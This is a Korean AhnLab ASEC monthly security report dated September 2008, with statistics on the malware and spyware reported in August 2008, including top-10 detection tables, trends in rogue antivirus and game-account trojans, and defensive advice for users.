# ASEC Report 8월

® ASEC Report

2008. 9.


I. ASEC 월간 통계 2

(1) 8월 악성코드 통계 2

(2) 8월 스파이웨어 통계 11

(3) 8월 시큐리티 통계 13

II. ASEC Monthly Trend & Issue 15

(1) 악성코드 – 허위 안티 바이러스 설치를 위장한 사기성 스팸 메일 기승 15

(2) 스파이웨어 – 악성 허위 안티-스파이웨어 AntiVirusXP2008 18

(3) 시큐리티 – PDF, HWP 취약점을 이용한 악성코드 유포 23

(4) 네트워크 모니터링 현황 31

(5) 중국 보안 이슈 34

III. ASEC 컬럼 36

(1) Win-Trojan/Agent.6144.HK 분석 36


안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

# I. ASEC 월간 통계

## (1) 8월 악성코드 통계

### Top 10 분석

| 8월순위 | | 악성코드명 | 건수 | % |
|---|---|---|---|---|
| 1 | new | Win-Trojan/Fakeav.94208 | 90 | 23.8% |
| 2 | new | Win-Trojan/Downloader.61440.CP | 89 | 23.5% |
| 2 | new | Win-Trojan/Bho.118784.O | 58 | 15.3% |
| 4 | new | Win-Trojan/FindVM.32759 | 25 | 6.6% |
| 5 | new | Win-Trojan/Virtumod.118784 | 22 | 5.8% |
| 6 | new | Win-Trojan/Agent.74752.AF | 21 | 5.6% |
| 7 | new | Win-Trojan/WowHack.18432.Q | 19 | 5.0% |
| 7 | new | Win-Trojan/Proxy.50176.B | 18 | 4.8% |
| 9 | new | Win-Trojan/Agent.6144.HK | 18 | 4.8% |
| 10 | new | Win-Trojan/Agent.517632.E | 18 | 4.8% |
| 합계 | | | 378 | 100.0% |

[표 1-1] 2008년 8월 악성코드 피해 Top 10

[표 1-1]은 2008년 8월 악성코드로 인한 피해 Top 10에 랭크 된 악성코드들을 나타내고 있다. Top 10에 포함된 악성코드들의 총 피해건수는 378건으로 8월 한 달 접수된 총 피해건 수(3,396건)의 11.1%에 해당하며 지난 7월 849건(13.6%)에 비해 피해건수는 감소 하였다. Win-Trojan/Fakeav.94208과 Win-Trojan/Downloader.61440.CP, Win-Trojan/Bho.118784.O의 비율이 15~24%로 전체 절반이상 많은 비중을 차지하고 있으며 나머지 악성코드들은 대부분 10%미만의 비율로 큰 차이를 나타내지는 않고 있다. 8월에는 Top 10에서도 1~3위의 악성코드가 다소 많은 피해를 준 것으로 나타났다.

특히 주목할 만한 현상으로 허위백신류의 악성코드가 1위를 차지한 것이다. 허위백신의 경우 주로 스파이웨어로 분류되어 진단하였으나 최근에는 설치 후 Rootkit을 이용하여 자신을 은폐하고 광고성 스팸메일을 발송하는 등 악성코드와 유사한 증상을 보이는 것들도 발견되고 있다.

이러한 허위백신은 대부분 외산 프로그램으로 허위진단결과를 보여주고 결제를 유도하지만 국내에서는 결제방법, 언어문제 등으로 인해서 실제로 금전적인 피해를 입었다는 신고는 접수되지 않았다. 하지만 잦은 허위 감염 경고창 노출 및 허위검사 화면 노출로 인해 PC사용


에 많은 불편을 초래하여 이로 인한 피해 신고가 큰 폭으로 증가하였다.

허위백신의 배포는 주로 이메일(E-Mail)을 통해 이루어지는데, 이는 많이 알려진 방법이지만 나날이 그 수법이 교묘해지고 있어 많은 주의가 필요하다. 이러한 이메일은 발신인 주소에 대형 소프트웨어 제작업체 등과 같이 잘 알려진 도메인으로 된 이메일 주소를 사용하고, 내용 또한 관련 내용을 담고 있으며, 첨부파일이 아닌 본문 안에 특정 파일을 다운로드할 수 있는 링크(URL)를 숨겨두는 방식을 사용하고 있다. 따라서 이메일을 수신한 일반 사용자가 이메일 내용만으로는 악성 프로그램 배포를 위한 스팸 메일인지 알기가 매우 어렵다. 하지만 메일 안에 포함된 파일 다운로드 링크(URL)를 유심히 살펴보면 발신인과 전혀 상관이 없는 사이트 또는 의심스러운 사이트로 연결 되어있는 것을 발견할 수 있다. 이럴 경우 절대 파일을 다운받아 실행하지 말고 해당 이메일은 삭제하는 것이 좋다. 비단 이러한 스팸메일이 아닐지라도 웹 상에서 파일을 다운로드 할 경우에는 파일이 위치한 사이트 URL을 꼭 확인 해야 한다.


[그림 1-1] 이메일 내용에 포함된 다운로드 링크(URL) 확인

[그림 1-1]에서는 다운로드 링크의 원본 파일위치를 확인하는 방법을 보여준다. 웹브라우저 하단의 붉은색 박스 안에 보이는 부분이 파일의 원본 위치이다. 파일 다운로드시 브라우저에서 기본적으로 파일의 안전성 확인을 안내하는 창이 나타나지만 대부분의 사용자가 이를 확인하지 않고 [실행] 또는 [저장] 버튼을 눌러 악성코드가 감염되도록 하고 있다. 따라서 특정 프로그램을 설치할 경우 [실행] 또는 [저장] 버튼을 누르는데 좀 더 세심한 주의가 필요하다.


### 월별 피해신고 건수




[그림 1-2] 2007,2008년 월별 피해신고 건수


[그림 1-2]는 월별 피해신고 건수를 나타내는 그래프로 8월은 전체 3,396건의 피해신고가 접수되었으며 지난달 6,213건과 비교하면 절반에 가까운 감소세를 보였다. 2월 3,254건으로 올해 최저점을 찍은 후 5월까지 가파른 상승세를 보이다가 6,7월 소폭 감소하며 다소 주춤한 모습을 보였고 8월에는 지난 2월 수준으로 크게 감소하였다.

지난 달 여름 휴가철로 인한 PC사용 감소를 감안하여 피해신고가 어느 정도 줄어들 것으로 예상 하였으나 8월의 큰 폭의 감소세는 휴가철 PC사용량 감소와 더불어 전용진단 함수 등으로 인한 변종 악성코드의 사전 차단 효과와도 관련이 있어 보인다.




[그림 1-3] 2008년 8월 악성코드 유형별 피해신고 건 수

[그림 1-3]은 2008년 8월 전체 악성코드 유형별 피해신고건수를 나타내고 있는 그래프이다. Top 10의 유형과 마찬가지로 전체 피해신고 유형을 봤을때에도 트로이목마가 80%로 높은 비중을 차지하고 있으며 지난달에 17%를 차지했던 드롭퍼는 6%가 줄어 11%를 기록했다. 나머지는 지난 달과 같은 수준을 유지했으며 꾸준히 감소세를 보이던 바이러스는 8월에는 단 1건만이 신고 되었다.





[그림 1-4] 2008년 8월 피해 신고된 악성코드의 유형별 현황

[그림 1-4]는 8월 한달 간 접수된 유형별 신고건수로 [그림 1-3]의 유형별 피해신고 건수

와 마찬가지로 트로이목마가 77%로 여전히 높은 비율을 차지하고 있으나 지난달 82%에 비해 5%가 감소하였다. 나머지 스크립트 6%, 드롭퍼 12%, 웜 4%, 유해가능프로그램이 1%를 골고루 차지하고 있으며 여전히 바이러스는 전체 비율에서 1%도 안 되는 비율을 차지하고 있다.

드롭퍼의 경우 지난달 ARP Spoofing관련 악성코드로 인한 빠른 확산으로 인해 불과 180여 종의 드롭퍼로 인한 피해신고가 1060여건이나 접수되었으나 8월에는 230여종의 드롭퍼로 인한 피해신고 건수가 370여건으로 나타나 7월에 비해 드롭퍼의 신종(변종)의 수는 증가하였으나 피해건 수는 크게 줄어든 것을 알 수 있다.




[그림 1-5] 2008년 월별 피해신고 악성코드 종류

[그림 1-5]는 2008년 월별 피해신고가 되는 악성코드의 종류를 나타낸 그래프이다. 월별로 신고되는 악성코드들의 종류는 [그림 1-2]의 월별 피해신고 건수와 마찬가지로 2월 1,364건으로 감소한 이후 5월까지 계속적으로 증가하였으나 6월 이후 증가세가 꺾여 소폭 감소하였다가 7월에는 큰 폭으로 감소하여 하강곡선이 뚜렷해졌고 8월에는 이런 하강 곡선을 이어가고 있다.

## 국내 신종(변형) 악성코드 발견 피해 통계

8월 한 달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표 1-2]와 같다.


| | 웜 | 트로이 | 드롭퍼 | 스크립트 | 파일 | 매크로 | 부트 | 부트/파일 | 유해가능 | 비윈도우 | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 06 월 | 67 | 1800 | 111 | 123 | 4 | 0 | 0 | 0 | 29 | 0 | 2134 |
| 07 월 | 77 | 1399 | 144 | 117 | 5 | 0 | 0 | 0 | 21 | 0 | 1763 |
| 08 월 | 55 | 1094 | 195 | 88 | 1 | 0 | 0 | 0 | 10 | 0 | 1443 |

[표 1-2] 2008년 최근 3개월 간 유형별 신종 (변형) 악성코드 발견 현황

지난 달에 이어서 8월 역시 악성코드는 감소추세로서 전월 대비 18% 감소를 하였다. 이번 달 감소 원인은 크게 2가지 추정되는데, 먼저 중국에서 올림픽이 개최된 것이 어느 정도 타당한 원인으로도 추정된다. 이와 같이 추정하는 이유는 년 중 악성코드 신고 및 발생 건수가 가장 적은 달이 중국 최대 명절인 춘절이 있는 2월인데, 이 시기에는 악성코드 발생 및 국내 유입건이 다소 주춤하고, 지난 4월의 경우에도 쓰촨성 대지진으로 악성코드 신고건수는 다소 감소하였다. 따라서 중국의 이러한 사회적 이슈가 우리나라의 악성 코드 발생 및 유입에 일정 부분은 영향을 미친다고 할 수 있다.

두 번째 원인으로 추정되는 것은 V3의 generic 기반 진단율의 향상이다. 중국에서 유입되는 악성코드 상당수가 온라인 게임의 사용자 계정을 탈취하는 트로이목마인데, 최근 V3에 지속적으로 적용되고 있는 generic 진단 함수로 사전 차단되기 때문에 V3에서 진단되지 않아 안철수연구소에 피해 접수되는 악성코드가 줄어든 것으로 추정된다. 7월~8월 중에 수집된 온라인 게임핵 트로이목마 1,328개를 표본샘플로 한 후 generic 진단만으로 검사를 했을 때 60% 정도의 진단율을 보이고 있다. 즉, generic 진단 함수가 60% 정도의 게임핵 관련 신종 악성코드를 사전에 치료한 것으로 추정된다.

다음은 이번 달 악성코드 유형을 상세히 분류 하였다.





[그림 1-6] 2008년 8월 신종 및 변형 악성코드 유형

전체적으로 접수된 신종 악성코드의 감소에 영향을 끼친 트로이목마류가 전월에 비하여 전체 비율에서 3% 감소한 76%를 차지하고 있으나, 일반적으로 온라인 게임핵 트로이목마를 드롭하는 드롭퍼류는 전월과 비교하여 오히려 6% 증가한 14%를 차지하고 있다. 이러한 현상이 발생한 원인으로는 다수의 중국 악성코드 제작자가 초보적인 수준이기 때문으로 추정된다. 다수의 온라인 게임핵 트로이목마 제작자들은 파일(주로 *.dll 파일)이 진단되면 이를 드롭하는 드롭퍼만을 제작도구를 이용해서 다시 만들어 배포를 한다. 결과적으로 안티 바이러스에서 미진단 되는 드롭퍼는 생성 될 수 있으나 피해를 입히는 핵심 기능을 가지고 있는 온라인 게임핵 트로이목마(dll 파일)는 문제 없이 진단이 가능하다. 일반적으로 쉽게 구할 수 있는 온라인 게임핵 제작도구들은 사용자가 핵심 부분은 건드릴 수 없고 트로이목마를 포장하는 드롭퍼 부분만을 새롭게 생성하기 때문이다. 물론 이와 같은 분석도 해당 악성코드의 소폭증가에 따른 원인으로 추정할 뿐이며 증가에 따른 명확한 이유는 정확히 알 수는 없다.

웜과 트로이목마, 바이러스, Autorun 웜 유형은 전월 대비하여 소폭 감소하였고, 악성 IRCBot 웜은 소폭 증가 하였다. 또한 전월에 발견 되지 않았던 메신저 웜이 다시 보고 되기도 하였다. 이메일 웜도 소폭 감소 하였으며 특히 기승을 부리던 Win32/Zhelatin.worm 이 잠잠하였다. 바이러스는 Win32/Dellboy 바이러스 변형이 보고 되었다.


다음은 최근 3개월 악성코드 분포이다.




[그림 1-7] 2008년 최근 3개월간 악성코드 분포

트로이목마는 지난 6월 SWF 취약점과 ARP Spoofing 관련 악성코드로 폭발적으로 증가를 하였다. 위에서 언급 했듯이 올림픽 특수와 Generic 진단율 상승등과 같은 복합적인 이유로 트로이목마의 비율은 최근 3개월 간은 하락추세에 있다. 드롭퍼는 상승추세이나 그 숫자는 그리 높지 않다. 유해가능 프로그램에 대한 엔진반영 비율도 감소추세에 있다.

다음은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지 하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.




[그림 1-8] 온라인 게임 사용자 계정 탈취 트로이목마 현황

해당 악성코드는 전월 대비 무려 51% 감소 하였다. 감소 원인은 중국의 올림픽 특수와 generic 진단율 상승 및 복합적인 이유로 추정 하였다. 온라인 게임핵 트로이목마의 상당수는 특정한 유형으로 이를 generic하게 진단 한 경우가 제일 많았다. 지난 달에 언급 했듯이 실행압축 등으로 진단을 회피하는 형태도 많았다. 그러나 실행압축을 하지 않고 문자열을 암호화하며 다중 PE 이미지를 갖는 등 실행압축 이외에 안티 바이러스 진단을 회피하거나 무력화하여 자신을 진단 되지 않도록 하는 유형도 늘어나는 추세이다.

### (2) 8월 스파이웨어 통계

| 순위 | | 스파이웨어 명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | New | Win-Adware/Rogue.AntiVirusXP2008.94208.B | 19 | 18% |
| 2 | New | Win-Clicker/FakeAlert.6144.C | 18 | 17% |
| 3 | New | Win-Adware/Rogue.MalwareProtector.94208 | 14 | 13% |
| 4 | New | Win-Clicker/FakeAlert.106496.F | 12 | 11% |
| 5 | New | Win-Downloader/Kwsearch.137216 | 8 | 8% |
| 6 | New | Win-Clicker/FakeAlert.10240.M | 7 | 7% |
| 7 | New | Win-Adware/Rogue.AntiVirusXP2008.9728 | 7 | 7% |
| 8 | New | Win-Hoax/BSOD.118784 | 7 | 7% |
| 9 | New | Win-Clicker/FakeAlert.106496.E | 7 | 7% |
| 10 | ↓7 | Win-Downloader/Kwsearch.432128.C | 5 | 5% |
| 합계 | | | 104 | 100% |

[표 1-3] 2008년 7월 스파이웨어 피해 Top 10

2008년 8월 스파이웨어 피해 Top10에 포함된 스파이웨어의 대부분은 해외에서 제작된 허위 안티-스파이웨어 프로그램 및 이와 연관된 프로그램이다. 이들은 성인사이트 검색 또는 스팸메일에 의해 성인동영상을 미끼로 사용자를 속여 설치되며, 감염되는 경우 바탕화면이 스파이웨어 감염 경고 메시지로 변경되고 블루스크린을 표시하는 스크린세이버가 설치되며, 사용자 동의 없이 설치된 허위 안티-스파이웨어는 주기적으로 실행되어 허위 스파이웨어 감염 결과를 표시한다. 최근 가장 많은 피해를 입히고 있는 허위 안티-스파이웨어 프로그램인 안티바이러스XP2008(Win-Adware/Rogue.AntiVirusXP2008)은 랜덤한 문자열을 사용하기 때문에 파일 및 레지스트리의 설치경로명이 일정하지 않고, 실행파일의 경우 매일 변경될 만큼 수 많은 변형을 배포하고 있어 보안프로그램에서 탐지하기가 매우 어려운 특징이 있다. 안티바이러스XP2008의 피해신고 건수는 8월에만 변형을 포함하여 155건에 이른다.

8월 스파이웨어 피해 Top10의 8위에 올라있는 혹스 BSOD(Win-Hoax/BSOD)는 마이크로소프트사에서 제작한 블루스크린 화면보호기 프로그램이 악의적으로 변형된 것이다. 위에서 언급한 바와 같이 안티-바이러스XP2008 다운로더는 사용자 동의 없이 화면보호기를 BSOD 화면보호기로 변경하여 시스템에 심각한 문제가 있는 것처럼 속인다. 블루스크린 화면보호기는 마이크로소프트사에서 제작한 정상프로그램이다. 안티바이러스XP2008이 사용하는 BSOD 화면보호기는 정상프로그램을 실행압축하고 시스템 디렉토리에 랜덤한 이름으로 사용자 동의 없이 설치하는 특징이 있다. 마이크로소프트 홈페이지에서 배포하는 블루스크린 화면보호기(http://technet.microsoft.com/en-us/sysinternals/bb897558.aspx)는 최초 실행 과정에서

사용자 동의를 받으며, 실행 압축도 안되어 있다.

2008년 8월 유형별 스파이웨어 피해 현황은 [표 1-4]와 같다.

| | 스파이웨어류 | 애드웨어 | 드롭퍼 | 다운로더 | 다이얼러 | 클리커 | 익스플로잇 | AppCare | Joke | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|
| 6월 | 331 | 228 | 138 | 274 | 3 | 11 | 1 | 2 | 0 | 988 |
| 7월 | 364 | 172 | 145 | 268 | 3 | 18 | 9 | 0 | 4 | 983 |
| 8월 | 365 | 353 | 204 | 310 | 3 | 97 | 3 | 1 | 12 | 1348 |

[표 1-4] 2008년 8월 유형별 스파이웨어 피해 건수

스파이웨어에 의한 피해는 지난 달과 비슷한 수준이며, 허위 안티-스파이웨어 프로그램의 영향으로 애드웨어의 피해가 두 배 넘게 증가하였다. 이와 함께 허위 안티-스파이웨어 프로그램을 설치하는 다운로더와 드롭퍼도 약간 증가한 수치를 보이고 있다. 허위 경고 메시지를 표시하는 클리커 훼이크얼럿(Win-Clicker/FakeAlert)의 경우 지난 달 보다 약 80건이나 증가한 97건의 피해 신고가 접수되었다. 전체 피해신고 건수는 7월 보다 약 37% 증가한 1348건을 기록하였다.

**8월 스파이웨어 발견 현황**

8월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-5]와 같다.

| | 스파이웨어류 | 애드웨어 | 드롭퍼 | 다운로더 | 다이얼러 | 클리커 | 익스플로잇 | AppCare | Joke | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|
| 6월 | 195 | 116 | 91 | 158 | 1 | 9 | 0 | 2 | 0 | 572 |
| 7월 | 238 | 108 | 91 | 153 | 2 | 13 | 9 | 0 | 1 | 615 |
| 8월 | 223 | 175 | 137 | 182 | 2 | 22 | 1 | 0 | 3 | 745 |

